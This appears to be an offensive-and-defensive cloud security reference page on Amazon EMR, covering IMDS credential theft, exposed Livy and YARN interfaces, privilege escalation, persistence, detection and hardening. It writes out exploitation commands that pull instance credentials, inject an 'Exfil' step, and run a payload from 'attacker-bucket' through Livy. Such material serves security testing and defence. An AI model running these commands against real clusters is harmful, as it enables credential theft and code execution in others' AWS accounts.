

Amazon EMR Security

ANALYTICS

Amazon EMR runs Apache Spark, Hadoop, Hive, Presto, and other big data frameworks on EC2 clusters. Cluster nodes expose numerous web UIs, run with EC2 instance profiles granting S3 access via EMRFS, and execute arbitrary code. IMDS credential theft, exposed web interfaces, and over-privileged instance profiles are the primary attack surface.

HIGH	Regional	Off	SGs + BPA
Risk Level	Scope	Default Encryption	Network

📋 Service Overview

Cluster Nodes and IMDS

EMR cluster nodes are EC2 instances with an instance profile (default: EMR_EC2_DefaultRole) granting S3 access. Each node exposes IMDS at 169.254.169.254. IMDSv1 is vulnerable to SSRF-based credential theft.

Attack note: Any code running on an EMR cluster node can query IMDS to obtain the EC2 instance profile credentials, which typically include broad S3 access.

Web Interfaces and Exposed Ports

EMR clusters host over a dozen web interfaces: YARN ResourceManager (8088), Spark History Server (18080), Livy REST API (8998), Hue (8888), JupyterHub (9443), Zeppelin (8890), and more.

Attack note: Livy (port 8998) accepts unauthenticated REST API calls to execute arbitrary code on the cluster if exposed to the network.

Security Risk Assessment

Low Medium High Critical

8.0

Risk Score

EMR clusters run arbitrary code by design, combine multiple EC2 instances with shared credentials, expose numerous unauthenticated web interfaces, and often have instance profiles with broad S3 access. Without encryption, data at rest and in transit is unprotected.

⚔️ Attack Vectors

Credential Theft and SSRF

- SSRF to IMDS (169.254.169.254) for instance profile creds
- Livy REST API (8998) unauthenticated remote code execution
- Jupyter/Zeppelin notebooks exfiltrating IMDS credentials
- YARN ResourceManager (8088) application submission for RCE
- EMRFS credentials provide access to S3 data lakes

Step and Bootstrap Injection

- AddJobFlowSteps to inject arbitrary code execution
- Bootstrap actions execute as root on every node
- Over-privileged EMR service role abuse
- Malicious S3 objects replacing bootstrap scripts
- Custom JAR steps run with full instance profile permissions

⚠️ Misconfigurations

Network and Access

- Security groups open to 0.0.0.0/0 on UI ports (8088, 8998)
- EMR block public access disabled
- Primary node with public IP in public subnet
- No SSH tunnel or Knox gateway for web interfaces
- Kerberos authentication not configured

Data Protection

- No security configuration attached (no encryption)
- EBS volumes and local storage not encrypted
- EMRFS data in S3 not encrypted
- In-transit encryption (TLS) not enabled
- Instance profile with s3:* on * (overly broad)

🔍 Enumeration

List All Clusters

```
aws emr list-clusters --active
```

Describe a Cluster

```
aws emr describe-cluster --cluster-id j-XXXXXXXXXXXXX
```

List Security Configurations

```
aws emr list-security-configurations
```

List Steps on a Cluster

```
aws emr list-steps --cluster-id j-XXXXXXXXXXXXX
```

Get Block Public Access Config

```
aws emr get-block-public-access-configuration
```

📈 Privilege Escalation

From Cluster to AWS Account

- Instance profile credentials accessible via IMDS
- EMR_EC2_DefaultRole has broad S3 access
- AddJobFlowSteps injects arbitrary commands on nodes
- RunJobFlow + iam:PassRole launches cluster with any role
- Livy REST API provides unauthenticated code execution

Key insight: EMR clusters execute arbitrary code by design. The real privilege escalation risk is the gap between "can submit code to cluster" and "the permissions the instance profile grants in AWS."

🔗 Persistence

Cluster-Level

- Submit persistent steps that run on cluster lifecycle events
- Modify bootstrap actions for future cluster launches
- Replace S3-stored bootstrap scripts or JAR files
- Add cron jobs on cluster nodes for persistent access
- Create additional clusters with escalated roles

Data-Level

- Exfiltrate IMDS credentials for out-of-band access
- Establish reverse shells from cluster nodes
- Maintain access to S3 data lake via stolen credentials
- Create new EMR notebooks for ongoing code execution
- Modify security groups to maintain network access

🛡️ Detection

CloudTrail Events

- RunJobFlow - new cluster launched
- AddJobFlowSteps - steps added to cluster
- CreateSecurityConfiguration - security config created
- PutBlockPublicAccessConfiguration - BPA changed
- GetClusterSessionCredentials - session creds requested

Indicators of Compromise

- Steps submitted from unusual principals
- Clusters launched without security configurations
- IMDS credential usage from unexpected IPs
- Livy API calls from non-cluster sources
- Security group modifications on EMR clusters

💻 Exploitation Commands

Steal IMDS Credentials from Cluster Node

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
# Returns role name, then:
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/<role-name>
```

Submit Malicious Step to Running Cluster

```
aws emr add-steps --cluster-id j-XXXXXXXXXXXXX \
  --steps Type=CUSTOM_JAR,Name=Exfil,Jar=command-runner.jar,Args=[bash,-c,"curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ > /tmp/creds"]
```

Execute Code via Livy REST API

```
curl -X POST -H "Content-Type: application/json" \
  http://<emr-primary-node>:8998/batches \
  -d '{"file": "s3://attacker-bucket/malicious.py"}'
```

Launch Cluster with Escalated Role

```
aws emr create-cluster --name "escalation" \
  --release-label emr-6.15.0 \
  --instance-type m5.xlarge --instance-count 1 \
  --ec2-attributes InstanceProfile=HighPrivilegeRole
```

📜 Policy Examples

✗ Dangerous - Overly Broad Step Submission

```
{
  "Effect": "Allow",
  "Action": [
    "elasticmapreduce:AddJobFlowSteps",
    "elasticmapreduce:RunJobFlow"
  ],
  "Resource": "*"
}
```

Allows injecting arbitrary code steps into any EMR cluster or launching new clusters

✓ Secure - Scoped Read-Only Cluster Access

```
{
  "Effect": "Allow",
  "Action": [
    "elasticmapreduce:DescribeCluster",
    "elasticmapreduce:ListSteps",
    "elasticmapreduce:ListInstances"
  ],
  "Resource": "arn:aws:elasticmapreduce:*:*:cluster/*"
}
```

Read-only access scoped to cluster monitoring

✗ Dangerous - Full S3 Access on Instance Profile

```
{
  "Effect": "Allow",
  "Action": "s3:*",
  "Resource": "*"
}
```

Any code on the cluster can read/write/delete any S3 object in the account

Defense Recommendations

Enforce IMDSv2 on All Cluster Nodes

Require IMDSv2 session tokens to block SSRF-based credential theft. Use EC2 launch templates with HttpTokens: required.

Enable Encryption at Rest and in Transit

Create a security configuration with SSE-KMS for S3, LUKS for local disk, and TLS for in-transit.

Keep Block Public Access Enabled

Prevents launching clusters with security groups allowing public inbound traffic except SSH (22).

```
aws emr get-block-public-access-configuration
```

Launch Clusters in Private Subnets

Place EMR clusters in private subnets with no public IPs. Use SSH tunnels or ALB with auth for web UI access.

Enable Kerberos Authentication

Configure Kerberos for user-level authentication before accessing HDFS, Hive, Spark.

Scope Instance Profile to Minimum S3 Paths

Replace EMR_EC2_DefaultRole with a custom role granting only specific S3 buckets and prefixes.

Always obtain proper authorization before testing